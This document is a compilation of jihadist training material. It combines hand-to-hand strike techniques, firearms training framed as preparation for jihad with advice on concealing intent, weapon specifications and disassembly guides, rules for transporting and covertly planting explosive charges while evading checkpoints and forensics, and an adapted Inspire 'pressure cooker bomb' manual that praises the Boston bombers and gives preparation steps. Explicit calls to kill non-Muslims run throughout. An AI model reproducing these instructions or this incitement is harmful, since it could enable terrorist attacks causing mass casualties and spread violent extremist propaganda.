(4) ***Knee strike to groin.*** The knee strike to the groin is effective during close-in grappling. The defender gains control by grabbing his opponent's head, hair, ears, or shoulders and strikes him in the groin with his knee (Figure 4-26).

Figure 4-26. Knee strike to groin.

(5) Knee strike to face. The defender controls his opponent by grabbing behind his head with both hands and forcefully pushing his head down. At the same time, the defender brings his knee up and smashes the opponent in the face (Figure 4-27). When properly executed, the knee strike to the face is a devastating technique that can cause serious injury to the opponent.



Figure 4-27. Knee strike to face.

Firearms Training

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me martyrdom in your Path!

Firearms training differ from country to country. In some countries, possession of firearms by the public is illegal, in other countries it is legal. In some countries of the World, especially the USA, firearms training is available to the general public. One should try to join a shooting club if possible and make regular visits to the firing range. There are many firearms courses available to the public in USA, ranging from one day to two weeks or more. These courses are good but expensive. Some of them are only meant for security personnel but generally they will teach anyone. It is also better to attend these courses in pairs or by yourself, no more. Do not make public announcements when going on such a course. Find one, book your place, go there, learn, come back home and keep it yourself. Whilst on the course, keep your opinions to yourself, do not argue or debate with anyone, do not preach about Islam and make Salah in secret. You are going there to train for Jihad, not call people to Islam.
Useful courses to learn are sniping, general shooting and other rifle courses. Handgun courses are useful but only after you have mastered rifles.

In other countries, e.g. some states of USA, South Africa, it is perfectly legal for members of the public to own certain types of firearms. If you live in such a country, obtain an assault rifle legally, preferably AK-47 or variations, learn how to use it properly and go and practice in the areas allowed for such training. If you cannot get someone to teach you, you can purchase books about shooting technique and practice shooting stationary targets at different distances, with a partner. You can also practice running a distance, e.g. 1km, then shooting targets from a distance. Again, there are many variations and unless you have an experienced, trained person to learn from, you will be able to do little more than perfect your shooting technique at different ranges.

Under NO circumstances should you play or experiment with firearms. NEVER EVER point a firearm at anyone for a joke, whether loaded or unloaded. Keep firearms unloaded and out of reach of children. If you feel that you will be unable to control a firearm or your temper, do not purchase one.

Respect the laws of the country you are in and avoid dealing in illegal firearms. One can learn to operate many arms legally, so there is no need to spend years in prison for dealing in small, illegal firearms. Learn the most you can according to your circumstances and leave the rest to when you actually go for Jihad.

4.5 IMPORTANT NOTE ON LIVE-AMMUNITION JIHAD FIREARMS TRAINING WITHIN THE UK

Recently we heard many reports circulating in the British media about certain Muslim personalities claiming the presence of Jihad training camps in the UK in which firearms training is given with live ammunition before sending the trainees for Jihad. We would like to inform both Muslim and non-Muslim readers of this article that there are NO such training camps within the UK. Rather, statements such as these are made by Muslim personalities and individuals propped up by Western Intelligence agencies in order to frighten the local population from Muslims. We would also like to inform Muslims in the UK that if anyone, Muslim or non-Muslims, approaches you offering training of this type in the UK, it is a trap, you should stay away from that person and warn other people against that person because he might be an undercover agent. British National Intelligence MI5 does employ 'practicing' Muslims to live amongst Muslims as agent provocateurs and entice them into traps such as these. Generally, these agents are amongst the most popular and influential members of the community. The Muslims are fooled by them because they fail to check up their background (where they came from, their history etc.) One can obtain almost any type of military training in some countries of the World, legally, so there is no need to risk going to prison for years just for learning how to use a single firearm illegally.

And please always remember four rules of gun safety!

Rule # 1. Treat all guns as if they are loaded. Always check the gun before handling.

Rule # 2. Never let the muzzle of a gun point at anything you do not want to destroy or kill (especially at another Muslim) - always point the gun in a safe direction.

Rule # 3. Keep your finger straight and off the trigger, unless you have aimed your gun and ready to shoot.

Rule # 4. Be absolutely sure of your target, and what is behind it.

Finally **Bismillah!** kill that dirty kuffar!!!

However if you cannot get a real gun then there is no harm in training by "(Start shooting with hand guns which use compressed air for hunting small birds. (These guns and pistols that use pellets and BB's are available everywhere." Learn various shooting positions and running with the gun) Quoted from Our Brother and Father in modern guerrilla jihad warfare Abu Mus'ab As Suri


Kalashnikov AK (AK-47) AKS, AKM and AKMS assault rifles (USSR)

Kalashnikov AK rifle with PBS silencer, as used by Soviet Spetsnaz

Kalashnikov AKMS - AKM with folding buttstock

AKM with GP-25 40mm underbarrel grenade launcher

Caliber 7.62x39 mm
Action: Gas operated, rotating bolt with 2 lugs
Overall length: 870 mm
Barrel length: 415 mm
Weight, with empty magazine: AK 4,3 kg; AKM 3,14 kg
Magazine capacity 30 rounds (40 rounds box magazines and 75 rounds drums from RPK also may be used)
Cyclic rate of fire 600 rounds per minute



The Kalashnikov assault rifle, also known to the West as the AK-47 (Avtomat Kalashnikova - 47, Kalashnikov automatic rifle, model of 1947), and its derivatives, also known under the common name of AK, is the most prolific small arm of the 2nd half of the XX century. It had been and still is (in more or less modified form) manufactured in dozens of countries, and used in hundreds of countries and conflicts since its introduction. The total number of the AK-type rifles made worldwide during the last 60 years is estimated at 90+ millions. This is a true legendary weapon, known for its extreme ruggedness, simplicity of operation and maintenance, and unsurpassed reliability even in worst conditions possible. It is used not only as a military weapon, but also as a platform for numerous sporting civilian rifles and shotguns The AK is an amalgam of previously known features and solutions, combined in the most effective way. The effectiveness, however, depends on the criteria used to measure it, and the key criteria for any and every Soviet and Russian military arm are: Reliability, Simplicity of operation and maintenance,

Handguns (semi-auto pistols and revolvers

What is the modern handgun? Why is this piece of crafted metal and (recently) hard plastics still in great demand not only in military forces and police departments ALL around the world? The answers are: They are small, lightweight (well, most of them :-) and provide good firepower; suitable, not only for defensive situations, but for offensive ones, and even for medium game hunting. Of course, for each situation, careful choice of the proper handgun AND ammunition must be made. Handguns are divided into a few classes: semi-autos (or pistols), revolvers, and non-autos (single or multi-barreled, single-shot or magazine fed).

Semi-autos use part of the energy produced by burning cartridge powder to remove the used cartridge from the chamber, cock the hammer (or striker) and load a new cartridge in the chamber, so the pistol will be ready for the next shot. Cartridges are usually fed from a box magazine, located in the pistol's handle. Box magazines may contain up to 15 cartridges (or more) in single or double columns, depending on the pistol model, and are easy (and very quick) to reload.

Revolvers got their name from the rotating (or revolving) cylinder, which contains cartridges. Usually the cylinder holds from 5 to 7 loads, although some .22 caliber revolvers may contain up to 8-10 cartridges. Loads in the cylinder may be reloaded in 2 ways (depending on revolver design) - one by one, as, for example, the Colt PeaceKeeper does (and almost all old-timers), or all simultaneously - when the cylinder is switched to the side or when the is frame "broke open." Both revolvers and semi-autos have two main "action styles": Single action and Double action.

Sniper rifle

The main purpose of the sniper rifle is to destroy valuable targets at extended ranges with aimed fire, and with as few ammunition as possible. In most cases, "the target" means the human being (enemy soldier, armed criminal, terrorist, president etc.), and the "as few ammunition as possible" often means "one shot". The range for sniper fire may vary from 100 meters or even less in police/counter-terror scenarios, or up to 1 kilometer or more - in military or special operations scenarios.

Some sniper rifles, mostly - large caliber ones, used also as anti-material weapons, to destroy, or, more often, render unusable or inoperable, targets such as radar cabins, jeeps, parked aircrafts etc.

Some sniper weapons were made for marksmen use from the scratch, because the clients wanted some special characteristics, that were unavailable in any service or commercial weapons. One such example - Soviet SVD Dragunov rifle. It was designed on Soviet Army request as a lightweight, powerful and reliable semi-auto rifle, and remains in service for almost 40 years..

Effective range for the standart-caliber sniper rifles against the single human-sized target may be estimated as 700-800 meters for first-shot kills. To extend effective range beyond 1000 meters, often used sniper rifles, designed to fire more powerful ammunition, such as .300 Winchester magnum (7.62x67mm) or .338 Lapua magnum (8.6x70mm).

Military sniper rifles may be further separated in two tactically different categories: the sniper rifles itself, designed to achieve aimed hits at long distances, and the Designated Marksman Rifles (DMR), designed to provide accurate fire support for line troops. While the "true" sniper rifles usually are bolt action ones, to achieve maximum accuracy, the DMRs usually are semi-autos, such as Russian SVD or German G3ZF or MSG-90, to gain higher rate of fire. But the difference lays more in tactical appliances, than in the rifles itself.

Assault rifles are primary offensive weapons of modern troops. Today's AR (Assault Rifles) usually have calibers ranging from 5.45mm to 7.62mm, magazine capacity of 20-30 or more rounds, selective full auto and single shot modes of fire, plus, in some models, 2 or 3 round burst mode. Effective range of fire is some 600 meters or so; effective rate of fire - up to 400-500 rounds per minute in full auto mode. Many assault rifles shown here are, in fact, parts of whole families of assault firearms (from short carbines to light machineguns - Steyr AUG is a good example). Almost all AR's may be equipped with bayonet, optical or Night Vision scope/sight and, some of them, with underbarrel grenade launcher or rifle grenade launcher (rifle grenades usually are put on the barrel and fired with a blank cartridge). Today’s trends in AR design are wide usage of hardened plastics and lightweight alloys and built-in holographic (collimator) or optical scopes with magnitfication of 1X to 4-6X (usually 1X or 1.5-3X).

Dragunov SVD Sniper Rifle (USSR/Russia)

Caliber:7.62x54R

Operation: gas operated, short stroke, rotating bolt; semi-automatic

Weight: 4.31kg empty with telescope

Length: 1225 mm

Barrel Length: 620 mm

Capacity:10 round detachable box magazine

Dragunov SVD was designed not as a "standard" sniper rifle in its Western meaning of the term. In fact, main role of the SVD in Soviet / Russian Army is to extend effective range of fire of every infantry squad up to about 600 meters and to provide special fire support. SVD is a lightweight and quite accurate (for its class) rifle, capable of semi-auto fire. First request for new sniper rifle was issued in 1958. In 1963 SVD (SnaiperskayaVintovka Dragunova, or Dragunov Sniper Rifle) was accepted by Soviet Military. SVD can use any kind of standard 7.62x54R ammo, but primary round is specially developed for SVD sniper-grade cartridge with steel-core bullet. Every infantry squad in the Russian (Soviet) army had one man with SVD.

SVD rifle is extremely reliable in all conditions, and designed for heavy use. It has backup adjustable iron sights as a standard option, as well as a bayonet mount (standard AK-47 bayonet type).

DragunovSVD is gas-operated, semi-automatic rifle. It uses short-stroke gas piston, and gas chamber has a two-position manual gas regulator. Barrel is locked by rotating bolt with three lugs. Receiver is machined from steel block. The safety is somewhat reminiscent in its appearance to that of Kalashnikov AK assault rifle, although internal design of the trigger unit is different, and there's no provisions for full automatic fire. Trigger unit is assembled on a separate removable base that also incorporates a trigger guard. The second, smaller lever, located on the right side of receiver behind the safety, is a receiver cover catch and is sued to disassemble the gun.

Types of Weapons in the Field of Jihad

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me martyrdom in your Path!

So you're thinking of making hijrah to the Islamic State then why not be prepared to some degree before arriving.
In weapons most notably

There are many various guns used in the frontline

Here are the most commonly used weapons

- AK47
- M16
- PK Machine Gun
- RPG-7
- Dragunov SVD

Read the manuals included under the folder Manuals and watch the Videos under the folder Musaddas for extensive info and training.

Head over to the links page and watch the videos listed under Gun Training. (Make sure you use freemake video downloader rather than watching on youtube as this could give away your location)

Memorise / embed in your memory / re-enact the Field Strip of each weapon to perfection even down to the minutest detail even if nothing is available to you to mimic the weapon. Learn how to clean the weapon & how to feed the weapons with ammunition. And apply the various shooting positions included in the book & videos.

RPG
Caliber: 40 mm launcher; 40 and 70 - 105mm warheads (depending on the grenade model)
Type: recoilless launch + rocket booster
Overall length: 650 mm
Weight: 6.3 kg unloaded, with PGO-7 telescope sight
Effective range: 200-500 meters, depending on the grenade type

SVD

Caliber:7.62x54R
Operation: gas operated, short stroke, rotating bolt; semi-automatic
Weight: 4.31kg empty with telescope
Length: 1225 mm
Barrel Length: 620 mm
Capacity:10 round detachable box magazine

Cartridge 7.62×54mmR
Action Gas-operated, rotating bolt
Rate of fire 30 rounds/min
Muzzle velocity 830 m/s (2,723 ft/s) (SVD)
810 m/s (2,657.5 ft/s) (SVDS)

800 m/s (2,624.7 ft/s) (SVU)
Effective firing range 800 m (875 yd)
Feed system 10-round detachable box magazine

Ak46

Caliber 7.62x39 mm
Action: Gas operated, rotating bolt with 2 lugs
Overall length: 870 mm
Barrel length: 415 mm
Weight, with empty magazine: AK 4,3 kg; AKM 3,14 kg
Magazine capacity 30 rounds (40 rounds box magazines and 75 rounds drums from RPK also may be used)
Cyclic rate of fire 600 rounds per minute

M16

Weight 7.18 lb (3.26 kg) (unloaded)
8.79 lb (4.0 kg) (loaded)
Length 39.5 in (1,000 mm)
Barrel length 20 in (508 mm)

Cartridge 5.56×45mm NATO
Action Gas-operated, rotating bolt (direct impingement)
Rate of fire 12–15 rounds/min sustained
45–60 rounds/min semi-automatic
700–950 rounds/min cyclic
Muzzle velocity 3,110 ft/s (948 m/s)
Effective firing range 550 meters (point target)
800 meters (area target)
Feed system 20-round box magazine:
(0.211 lb [95 grams] empty / 0.738 lb [335 g] full)
30-round box magazine:
(0.257 lb [117 g] empty / 1.06 lb [483 g] full)
Beta C-Mag 100-round double-lobed drum:
(2.2 lb [1 kg] empty / 4.81 lb [2.19 kg] full)

Training with the Handgun

w/ Abu Saleh

FIGURE 1.0

FIGURE 1.1

FIGURE 1.2

FIGURE 1.3

FIGURE 1.4

FIGURE 1.5

All the parts

In this installment of the OSJ Gun School, we will be looking at the handgun. The first thing to know about handguns is that they all differ in their own unique ways. The main differences are in the operations of the safety lever, magazine release, and disassembly. For basic training, we have chosen the Russian Makarov. We will be looking at how to open the gun, how to properly hold it, and employing the stances.

Directions for disassembly

1. Push down on the safety lever.
2. Take out the magazine by pushing the handle outward.
3. Pull the bridge down and keep it resting either to the right or left.
4. Pull back on the base, lift up and push forward and twist the spring off.

Training Camp
A mujahid is shown training at a camp in Yemen.

HINT

Properly holding the gun can be the difference between accuracy and inaccuracy. Your grip hand should be directly underneath the end of the gun to prevent further recoil. If you have a small handgun like ours, grip the gun with your main hand. With the supporting hand, place your thumb over the other thumb and wrap the rest of your fingers above the main hand. If you have a larger handgun, it's best to place a part of the supporting hand underneath the gun's magazine and the rest wrapped over the main hand.

FIGURE 1.6

FIGURE 1.7

6. With the base in hand, push the safety lever upwards until it comes out.
7. Take out the hammer. To put everything back together, follow the above steps backwards in its exact order.

Purpose of the latch



FIGURE 1.8

When you are down to the last bullet, the base will pull back and will not move forward until you press the latch down. The base pulling back indicates to you to get the next magazine ready.

Arm positions

As shown in the Figures below, the shooter employs both the straight arm technique, giving more control over the recoil, and the dropped arm technique, allowing more mobility in the shooter's movement. With the latter technique, make sure your support arm is bent and main arm is completely straight. To aim, lean your head against your main arm's shoulder.



FIGURE 1.9

FIGURE 2.0

HINT

The images shown above display how to walk silently.

Down or Up?

Special forces around the world have their own styles when it comes to walking with a gun. The Americans for example, when with the handgun, tend to have the gun pointed down while walking. Some prefer it to be pointing up. Another effective method is to walk with it pointing straight ahead.

Abu Saleh's Tips

- As seen in the fifth image, shooting sideways has a greater likelihood of being safe since less of your body is exposed.
- When shooting, don't let the sound of the gun or recoil make you twitch. Try to be as stable as possible to ensure maximum accuracy.
- Try getting used to shooting as fast as possible at a target without looking down the sights. Sometimes in a gun battle, there will be no time to aim down the sights.

Shooting Stances

In the images below, you will find the various shooting stances that you can employ in a gun fight. In urban warfare, there are an endless amount of stances. These can be learnt from any handgun training video or website. If you look back to our last Training with the AK series, the stances shown there can be employed with a handgun.

OSJ GUN SCHOOL

TRAINING WITH THE AK

ABU SALIH

WHICHEVER land of jihad you decide to travel to today, the AK will be the standard weapon of choice amongst the mujahidin. Thus it is imperative to know how to use the weapon. In this series, we will prepare you on the basics of the AK, the weapons capabilities, how to open the weapon and clean it, shooting positions, the types of bullets and the add-ons.

For those who are unfamiliar with the weapon, may think that it is one type; that is not true. You will find more than 20 different brands. The Kalashnikov is made in different countries; this gives the weapon a few variations. Some of the countries that manufacture the weapon are Russia, former East Germany, Romania, China, Poland, Bulgaria, Iran and Egypt. The Russian version is considered to be the most durable of the different brands and the East German one would be after that.

Let's say you are at the arms dealer and see all these different types of Kalashnikov's. You pick up one of them to see where it originates from but don't see the countries name etched anywhere on the rifle. Eventually you realize that none of them have their country names etched on the Kalashnikov. So how do you tell which one is which?

If you look at the side of the rifle carefully, usually in the middle, you will find some sort of logo. That logo will tell you where that gun is coming from. Figure 1.0 will help you identify the rifle's origin and Figure 1.1 will show you where to look.

We won't be going into the details of each rifle as that would prolong the series, so we will leave that up to the individual to do research on.

FIGURE 1.0

FIGURE 1.0: This chart will help you find the maker of your gun and help you further determine the best choice

FIGURE 1.1

FIGURE 1.1: The writing above is where you will find the information

Now, we would like to talk about the gun itself, and study a few diagrams of the weapon.
Figure 1.2 points out the following:



FIGURE 1.2

FIGURE 1.3

1 **Barrel** – the bullet is shot through here.
2 **Muzzle** – from where the bullet exits; a variety of add-ons are available to attach here that would either suppress the flash from the bullet or silence the sound of the bullet.
3 **Front Sight Post** – Adjustable for Front Sights.
4 **Rear Sight** – Contains a scale for elevation from 1 to 8 on most of the rifles and 1 to 10 on some others. 1 stands for 100 meters.
5 **Cartridge Magazine** – Supplies ammunition to weapon.
6 **Magazine Catch Button** – Releases Cartridge Magazine when pushed.
7 **Trigger** – Controls the firing of the weapon.
8 **Base** – Lifting this will reveal the inside of the weapon.
9 **Lower Receiver** – Opens Base when pushed.
10 **Rod** – a thin rod that can be used for a variety of purposes such as cleaning the barrel, and releasing hatches.
11 **Lower Guard** – Section of rifle to grip when firing.
12 **Hand Guard Hatch** – Keeps Upper and Lower Guards in place.

Figure 1.3 shows additional parts to look at:

13 **Safety Lever** – There are 3 levels to choose from in this order (top to bottom): safety, automatic, and single shot.
14 **Shoulder Gun Stock Assembly**
15 **Sling Ring** – This is where the shoulder carrying sling is hooked.
16 **Charging Handling Assembly** – Cocks the weapon when preparing to fire.

In the next edition of Training with the AK, we will take a look at how to open the weapon for cleaning and put it back together.

OSJ GUN SCHOOL

TRAINING WITH THE AK 2

ABU SALIH

Figure 1.0

Figure 1.1



Figure 1.2

Figure 1.3

Figure 1.4

In the first part of this series, we discussed some of the basic parts of the Kalashnikov. In this part, we will be showing you how to open the weapon. Knowing how to open the weapon is as vital as knowing how to shoot it since maintenance of the weapon is an absolute necessity. Not knowing how to open it would cause you problems in the future such as if the bullet doesn't fire and you don't know where the problem lies. With that said, let's look at how to open the weapon (follow the figures accordingly):

1. Take out the Magazine and drop the safety lever to the last level (single shot).
2. Cock the charge handle assembly twice using your hand. At the third time, charge it half way to see if there's a bullet inside.
3. Make the rifle stand at an angle or point it towards the ground and pull the trigger. This is to ensure that there is no bullet inside. The angle mentioned here is to protect those around you from being hit if there were to be a bullet inside.
4. Point the rifle down to the ground and push the lower receiver button with force to open the base. Sometimes, you might have to fiddle with the base left and right to pull it out.
5. Take out the spring by pushing it forward and then carefully pulling it out.
6. Carefully pull out the buffer from the spring.
7. Pull out the charge handle assembly.
8. To take out the bolt assembly, twist it 180-degrees and pull it forward. This is what hits the back of the bullet. If this were not to be inside, the gun would not fire. If you shake the bolt assembly, you should hear the firing

pin going up and down. If you don't, you need to pour oil into the top and let it seep through the bottom.

9. Pull up on the hand guard hatch. If you find difficulty pulling it, use the cleaning rod that comes with the weapon.

10. Take out the top guard.

11. Push on the lever to release the lower guard.

12. Now this is where you should clean the gun in its entirety using oil and a cloth. With the rod you have, insert a cloth or tissue through the hole and slide the rod up and down through the barrel.

13. After you finish cleaning all the parts of the gun, you have to re-assemble the rifle starting with the last thing you took out. This is the basic rule in re-assembly. So in this case, it would be the lower guard. Work your way backwards until you have the base on the rifle. Afterwards, charge the gun a few times and fire to make sure all the parts are working. Then re-attach the magazine and move the selector to the safety position.

The most important steps throughout this whole process are the first four. This is because if they aren't properly done, a bullet can be fired accidentally. Most firing accidents are because the individual is not carefully practicing the first four steps.

As for cleaning the magazine, it is simple. Make sure the magazine is not attached to the gun. Empty out your magazine by pushing the bullets forward. Then remove the floor of the magazine by pushing forward with force; using the rod or the back of the bullet can help. As you are taking it out, place your hand over the exposed part so that the spring doesn't fly out. After you have pulled out the spring and the bullet base, proceed in cleaning the magazine. To put the magazine back, you will work backwards by putting in the bullet base, spring, and floor.

Figure 1.6

Figure 1.7

Figure 1.8



Figure 1.9

Figure 2.0


In the next edition of Training with AK, we will be discussing aiming as well as how to properly hold the rifle in various positions.

TRAINING with the AK

abu saleh

Okay, I promise this will be the last one! Today I will be showing you all of the important shooting stances that the mujahidin adopt.

A lot of this is all about imitating what you see in the images. The steps will be explained.



1. Standing

a. Point your gun at the target by resting the butt stock of the rifle on your right shoulder (if you're a righty of course)
b. Lean your back forward slightly.
c. Your feet should form a somewhat L-formation but a 45 degree angle. The back foot is sticking out while the front is pointing at the target
d. Bend the knees slightly

2. One knee

a. Get on one knee
b. Keep back straight

3. Kneeling

a. Sit back and bring the knee forward. Rest either on the ankle or toes

4. Sitting

a. Sit down
b. Rest non-trigger arm on your thigh for maximum accuracy

Make sure the butt stock is raised appropriately against the shoulder

5. Stomach lie

a. Lay flat on your stomach
b. Either cross your right leg over the left (if you're a righty) OR have both feet lie flat on the inner soles with the toes pointing outward

Crossing one leg over the other provides greater stability

6. Side shot

a. Slide the non-trigger arm across the ground
b. Cross the right leg over the left
c. To switch to other side, return to stomach lie position and then turn to the other side, crossing the left leg over the right

7. Back lie

a. You get to this position after passing through the sitting position
b. Lie on back and keep knees raised, but not too high. Legs should be far apart
c. Keep rifle sideways
d. Aim through the middle

This position is ideal when you need to lay low

Rifle is kept sideways for best accuracy down the side of gun

TRAINING with the AK

As a final piece of advice when shooting, always have your cheek placed against the butt stock. Don't let the sound of gunfire scare you into believing that you'll injure your face. Remember that accuracy matters.

So we've reached the conclusion of our training with the AK series. I hope this series benefited you and will help you better in fighting the enemies of Allah.

Next up: the handgun.

Rules of Dealing with Explosives

Taken From Party Poppers Islamic Terrorist Explosive Translation

Remember to constantly Make Dhikr & Dua when dealing with explosives

First: Rules of Dealing with Explosives

1. The first mistake (error) is the last one.
2. Explosives don't respect ranks.
3. Deal with them cautiously, with confidence, and without fear.
4. It is prohibited to deal with or to pass onto others any incomplete information.
5. It must be treated gently like a human being.
6. It must be treated every time like it is the first time.
7. It is important to use the lowest possible number of people when working with explosives.
8. It should not be exposed to heat, moisture, pressure, or banging.
9. Don't work with any unknown material or object.
10. Be careful when working with it, in the same way when dealing with poisons, because it is poisonous.
11. Smoking is totally prohibited when working with explosives. "A good Moslem doesn't smoke".
12. Don't burn the dynamite covers, or expose them to banging, because they are rich in explosive substances.
13. Must have an extra caution, and must be careful about the sensitive materials.
14. It is prohibited to work with explosives during the mental disorder.

Second: General Rules when Working with Detonators

1. It is prohibited to carry the detonators on the body "leaning positions".
2. Don't carry the detonator by its third bottom.
3. It is completely prohibited to store detonators with explosive materials.
4. It is important to pay attention to the detonators that show small white or green spots on them, because they are very sensitive, or totally damaged.
5. It is important to pay attention to the detonators subjected to banging, or appear to be scratched.
6. Detonators should not be exposed to banging, heat, pressure, or moisture.
7. Don't ever pull or tighten up the detonators' wires.
8. Applying a duct tape to them should insulate the detonators electrical wires.
9. Don't insert a nail or any object inside the detonator through its special cord
10. Be careful when pressuring the detonators by teeth, by knife, or any other tools.

Third: Safety Rules in Transporting Detonators and Explosives

1. It is prohibited having explosives and detonators together during transportation or storage.
2. Detonators have to be disconnected from batteries or any other sources of power during transportation.
3. Tie up the shipped materials very carefully in their place to avoid shaking and movement during transportation.

Fourth: The Safety Rules for Transporting and Planting an Explosive Charge

1. Survey and study the area needed to implant the explosive in it. Select the suitable time and date for execution.
2. Select the place and time to implant the explosives very carefully.
3. Select the container to place explosives in it according to implant location and environment.
4. Have a mental image of execution for implant in the same place to discover if there are any mistakes, and to avoid those mistakes in the real execution.

5. Check the roads leading to the location, and choose the safest roads.
6. Get assistance by using animals and by walking to avoid the check points, and it is useful to use the side roads to avoid checkpoints used by the workers.
7. Instructions and recommendations regarding the explosives must be written on a piece of paper as steps by numbers, and not by words. They must be memorized and abide by them.
8. Explosives have to be fastened inside the container (package) by using corks or sponge to protect the entire assembly of a charge.
9. Place the explosive charge in a safe place inside the transportation (place it in a less heat exposure or impacts, hard to discover, and easy to get ride of in case of emergencies).
10. Select the proper timing to transport the explosive charge, and stay away of suspicious times (like late night hours, or during security alert of the enemy).
11. Select a suitable transportation, and stay away from suspicious and burned cars, which are subject for chase by the enemy.
12. Check the vehicle for all mechanical, safety, and security factors.
13. Use the lowest possible number of people to transfer and implant the explosives' package.
14. Check out the road and the place of implantation moments before executing the operation to avoid any surprises.
15. Use a cover to transport and implant the explosives package. Choose suitable clothes that match with the transportation, and the container that carries the explosives.
16. Use disguise items during execution (wig, eyeglasses, etc.)
17. Choose a backup road for going and withdrawing.
18. Have a contingency plan for emergencies.
19. Executioner has to be calm and poised.
20. It is preferred of the deliveryman not be burned or wanted.
21. You must follow the rules of resisting criminal work (don't leave traces, tools, or anything that leads to the executioner's id entity, and specially the fingerprints).
22. The explosive has to be camouflaged very carefully.
23. Don't move the explosive package, and don't get too close to it after removing the safety pin.
24. The transporting vehicle must be parked away from the explosive package to avoid linking them to each other.

Because of the danger, I want to warn you about storing explosives at home, and what could cause in term of humanitarian and economical damages. For those innovative brothers who did very well in the jihad work, and making explosives to continue in their innovation, and to find the suitable way to store explosives away from homes and occupied areas, especially we are approaching the summer, and the heat temperature is getting high, in addition to the general hot weather of this season.

When storing explosives, you must consider its degree of danger, ability for self-ignition, and the level effect of the weather environment (temperature and moisture), and to store each group of the following groups in separate storage as follows:

A. Highly sensitive materials like Mercury Fulminate, Lead Azide, Lead Styphanate, Tetrazene, and whatever these materials used in making detonators (explosive capsules).
B. Nitro Glycerin materials like Gijanite, Gelatinized Dynamite, and Nitroglycerine Dynamite.
C. Highly explosive materials like TNT, Ha xogell, Amatol, Tetryl, Pyrogell, ANFO, and Detonation Cord.
D. Pyrotechnics materials like flammable material, and smoke initiator, as well as black powder.

Also you can't store any explosive material with detonators and capsules, or even hand grenades. Detonators have to be removed when stored. Any metal work should be avoided when dealing with explosives to avoid having any sparks that might lead to blasting the explosive materials.

Finally, I hope this subject to be taken into account for its danger, and let us learn the mistakes of others.

Make a bomb in the kitchen of your Mom

The AQ Chef

PRESSURE COOKER BOMB

A detailed yet short, easy-to-read manual on how to make a bomb using ingredients found in a kitchen.

[Adapted from Inspire Issue 1]

Can I make an effective bomb that causes damage to the enemy from ingredients available in any kitchen in the world? The answer is yes.

BUT BEFORE HOW, WE ASK WHY

It is because Allāh says: ﴿So fight in the cause of Allāh; you are not held responsible except for yourself. And inspire the believers [to join you] that perhaps Allāh will restrain the [military] might of those who disbelieve. And Allāh is greater in might and stronger in [exemplary] punishment﴾ [4: 84]

And it is also because every Muslim is required to defend his religion and nation. The Jews and Christians have dishonored the Muslims, desecrated our holy places, and cursed the beloved Prophet ﷺ. Today they are holding contests for the 'best' blasphemy of Muḥammad ﷺ.


The Western governments today are waging a relentless war against Islam. They brought together a coalition and have the support of their population in invading and destroying Muslim land.

But there is a small band of sincere Muslims who are striking back at the enemy. The efforts of this small group of Mujahideen have had a great effect in hindering the plans of the enemy. So now we have a balance of forces. As they kill Muslims, Muslims respond by killing among them. This is the effect of a small group of sincere Mujahideen, so what would the effect be if the Muslim *ummah* wakes up?

There are many Muslims who have the zeal to defend the *ummah* but their vision is unclear. They believe that in order to defend the *ummah* they need to travel and join the mujāhidīnelsewhere and they must train in their camps. But we tell the Muslims in America and Europe: There is a better choice and easier one to give support to your *ummah*. That is individual work inside the West such as the operations of Niḍāl Ḥassan and Faisal Shahzād. With a few 'failed' operations - as they claim - the director of national intelligence was forced to resign. With a few more 'failed' operations we may have the resignation of the President of the United States.

My Muslim brother, who wants to support the religion of Allāh: do not make too many calculations and forecasting of the results and consequences. It is true that `Umar al-Fārūq and his brothers Niḍāl Ḥassan and Shahzād were imprisoned, but they have become heroes and icons that are examples to be followed. We ask Allāh to grant them steadfastness. If they were sincere and steadfast, their imprisonment would be an increased status for them. The ḥadīth says: "If Allāh loves a people, He put them through trials." The result of these trials would be the highest levels of Paradise, the pleasure of Allāh, heaven in the hearts in this world and eternal pleasure .

My Muslim brother: we are conveying to you our military training right into your kitchen to relieve you of the difficulty of traveling to us. If you are sincere in your intentions to serve the religion of Allāh, then all what you have to do is enter your kitchen and make an explosive device that would damage the enemy if you put your trust in Allāh and then use this explosive device properly.



HERE ARE THE MAIN QUALITIES OF THIS BOMB


- Ingredients are easily available.
- Buying these ingredients does not raise suspicion.
- It is easily disposed of if the enemy searches your home. Sniffing dogs are not trained to recognize them as bomb making ingredients.
- In one or two days the bomb could be ready to kill at least ten people. In a month you may make a bigger andmore lethal bomb that could kill tens of people.

The Pressure Cooker Bomb was successfully used by the Boston Brothers during the 2013 Boston Marathon. DzokharTsarnaev (may Allah hasten his release) wrote regarding the motive for the Boston operation: **"The U.S. Government is killing our innocent civilians, I can't stand to see such evil go unpunished, we Muslims are one body, you hurt one you hurt us all."**

THE PRESSURE COOKER BOMB CONSISTS OF TWO MAIN STEPS

1 PREPARING THE EXPLOSIVE DEVICE

UNDERSTANDING EXPLOSIONS




There are two types of explosions

First: Chemical explosion. This explosion causes great pressure that would kill living beings within a certain radius. Examples are all the military grade explosives such as TNT, C4 and RDX.

Second: Mechanical explosion. This results from the burning of an inflammable material within a confined space. An example is putting gunpowder inside an iron pipe with a small opening enough only for a fuse. When the gunpowder is ignited, great pressure results from the gunpowder turning into gases and which result in the exploding of the iron pipe, turning it into shrapnel flying at high speed

SHOPPING LIST

Be security concious when buying these items e.g large amount of fireworks or matchsticks powder might be needed, so do not buy from the same shop as for fireworks you might wait for a festive season.



The Following items are easily available in local stores.

1. **INFLAMMABLE SUBSTANCE (**eg substance found in head s of matches, gunpowder or fireworks powder**)**
2. **DECORATION LAMP (**what is normally used for christmas trees**)**
3. **IRON PIPE OR PRESSURE COOKER (**depending on the scale of operation**)**

a PREPARING THE INFLAMMABLE SUBSTANCE

This substance is a mixture of two ingredients:

- The substance found in heads of matches
- Sugar

- Strike the head of the match softly with anything (e.g. a tube) to break up the inflammable substance.
- Grind the substance and filter it to obtain a fine powder.
- In the picture you will see the fine powder and you add to it sugar equivalent to ¼ its quantity.
- Mix the two substances until they become uniform in color.


b PREPARATION OF THE DECORATION LAMP

We will proceed to break the top of the lamp by heating it. Make sure the filament does not break. The filament is the part which when electricity passes through it, it glows and produces light

- Heat the head of the lamp until it becomes black.
- Place the lamp immediately in water while still hot.
- Strike the tip of the lamp and it would break, do not break the filament inside.


c PREPARATION OF THE IRON PIPE / PRESSURE COOKER

You may substitute the inflammable substance extracted from matches by gunpowder used in cartilages. You may also use powder from fireworks instead.



